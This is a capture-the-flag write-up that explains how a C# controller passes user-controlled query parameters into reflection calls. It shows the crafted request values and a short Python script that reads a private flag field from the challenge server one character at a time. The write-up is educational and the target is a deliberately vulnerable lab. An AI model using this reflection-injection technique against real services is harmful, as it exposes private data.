
Reflected

Author: Gil Makmel



We start the challenge by trying to poke the server with curl command. We get:

```
PS C:\Users\erans\Downloads\curl-7.64.1_1-win64-mingw\curl-7.64.1-win64-mingw\bin> .\curl.exe http://18.197.75.101/challenge/CTF
No flag here...
```

We didn't get any response besides the "No flag here…" message. We continue by downloading and analyzing the "server.cs" code.

```
public class CTF : Controller
{
    [HttpGet]
    public string Get([FromQuery]int i, [FromQuery]string a, [FromQuery]string b, [FromQuery]string c)
    {
        try
        {

            FlagKeeper flagKeeper = new FlagKeeper();

            unsafe
            {
                int* ptr = flagKeeper.GetFlag(a, c, b);
                char* flgPTR = (char*)ptr;
                return (flgPTR[i] ^ (char)i).ToString();
            }

        }
        catch (Exception)
        {
            return "No flag here...";
        }

    }
```

If the server would not get four arguments, it would throw the same exception we saw before.

Let's examine the four arguments:

1. Integer i - an integer that would be *XORed* with some value and returned to the client. We suspect that we will need to do the a Get request in a loop, because it only returns one char (byte) at a time.
2. String a – being sent as the **first** argument to *flag.Keeper.GetFlag* method.
3. String b – being sent as the **third** argument to *flag.Keeper.GetFlag* method.
4. String c – being sent as the **second** argument to *flag.Keeper.GetFlag* method.

With that in mind, we continue looking at the logic in the *get* method. We can see a new instance of *FlagKeeper* is being created, followed by calling the *GetFlag* method. The default constructor of *FlagKeeper* is being used. So this line doesn't have a specific interest for us besides the fact that we can see that the *FlagKeeper* object has two class members:

1. string *_flag* – which we probably need to overwrite with one of our arguments
2. *FlagRetiver _flagReriver* – an object which is defined in the code bellow

We advance to the next interesting piece of code, which is the function call to the *GetFlag* method.

```
string _flag = "?";

private FlagRetriever _flagRetriever;

unsafe public int* GetFlag(string c, string b, string a)
{
    _flagRetriever = new FlagRetriever();
    Pointer res = (Pointer)((_flagRetriever.GetType()).GetMethod(c).Invoke(_flagRetriever, new[] { a, b })); ;
    return (int*)Pointer.Unbox(res);
}

public unsafe class FlagRetriever
{
    public int* WTF(string a, string b)
    {
        Type ftype = Type.GetType($"CsharpCoreCTF.Controllers{a}");
        var inst = Activator.CreateInstance(ftype);

        unsafe
        {

            var p = inst.GetType().GetField(b, (BindingFlags)(16 | 32 | 4));
            string pStr = (string)(p.GetValue(inst));
            fixed (char* pRet = pStr)
            {
                return (int*)pRet;
            }
        }

    }

}
```

With the call to *GetFlag* we can see the name of the parameters is being switched:

1. Argument a is named c
2. Argument c is named b
3. Argument b is named a

We can see the method creates an object of the type of *FlagRetiver*. After a quick look, it is clear there is only one method named "WTF" in this class, which we would probably want to call.

The next line shows us some C# magic:

```
Pointer res = (Pointer)((_flagRetriever.GetType()).GetMethod(c).Invoke(_flagRetriever, new[] { a, b })); ;
```

Let's start by analyzing it right to left:

1. We invoke a method with parameters a and b, which are the originally respective parameters b, c.
2. The *GetMethod* function is called with a parameter c which is actually the parameter a in the get request.

3. The method we invoke is in the class of the object type of *_flagRetriver* which is of course the FlagRetiver object.

There is only one method in *FlagRetriver*, hence the parameter "a" in the get request should receive the value of the named of the method which is "WTF".

We continue by looking at the code in the *WTF* method:

```
public int* WTF(string a, string b)
{
    Type ftype = Type.GetType($"CsharpCoreCTF.Controllers{a}");
    var inst = Activator.CreateInstance(ftype);

    unsafe
    {

        var p = inst.GetType().GetField(b, (BindingFlags)(16 | 32 | 4));
        string pStr = (string)(p.GetValue(inst));
        fixed (char* pRet = pStr)
        {
            return (int*)pRet;
        }
    }

}
```

The first line takes the value of the parameter which was b originally and tries to get the type of class. In order to get a valid value from this line, we must put a path to the class which would be added to "CsharpCoreCTF.Controllers". The only reasonable choice would be *FlagKeeper* which holds the member _flag. In order to chain the *CsharpCoreCTF.Controllers* with the class *FlagKeeper*, we must specify it as an inner class inside the class *CTF*. In C#, we use the "+" between classes, so the value that we need to enter is ".CTF+Flagkeeper", the first dot indicates we are in the namespace of "CsharpCoreCTF.Controllers". Keep in mind that we would need to change the encoding of "+" to "%2B", because it doesn't have the same meaning in a valid http get request.

Next we have the little piece of code that takes the value under the variable *_flag* and returns it:

```
var p = inst.GetType().GetField(b, (BindingFlags)(16 | 32 | 4));
string pStr = (string)(p.GetValue(inst));
fixed (char* pRet = pStr)
{
    return (int*)pRet;
}
```

It's easy to see that in order to get the value under *_flag* variable, the b parameter in the *GetField* to be "_flag". The variable b is actually the variable c in the original get request. So far we know the values of a, b and c:

1. a - WTF
2. b - CTF+FlagKeeper

3. c - _flag

If we try to test the server again with these values and giving “i” the value of zero:

```
PS C:\Users\erans\Downloads\curl-7.64.1_1-win64-mingw\curl-7.64.1-win64-mingw\bin> .\curl.exe -G  http://18.197.75.101/challenge/
CTF data "i=0" --data "a=WTF" --data-urlencode "b=.CTF+FlagKeeper" --data "c=_flag"
65curl: (6) Could not resolve host: data
```

We got the value 65 which if you remember is *XORed* with the value of i. This means the first character in the member *_flag* is the letter “A”. This is good because it is known the flag to this challenge start with the string "ArkCon". We continue by writing a small python script which will be sent get request in a loop. The only thing that would change between each iteration is the value of the parameter “i”.

```
import requests

def get_char(n):
    r = requests.get("http://18.197.75.101/challenge/CTF?i={}&a=WTF&b=.CTF%2BFlagKeeper&c=_flag".format(n))
    return chr(int(r.text) ^ n)

flag = ""
i = 0
while (len(flag) == 0) or (flag[-1] != '}'):
    flag += get_char(i)
    i += 1

print flag
```

The printed flag is “ArkCon{d0_kn0w_r3fl3c710n_h45_1t5_pr1c3}”.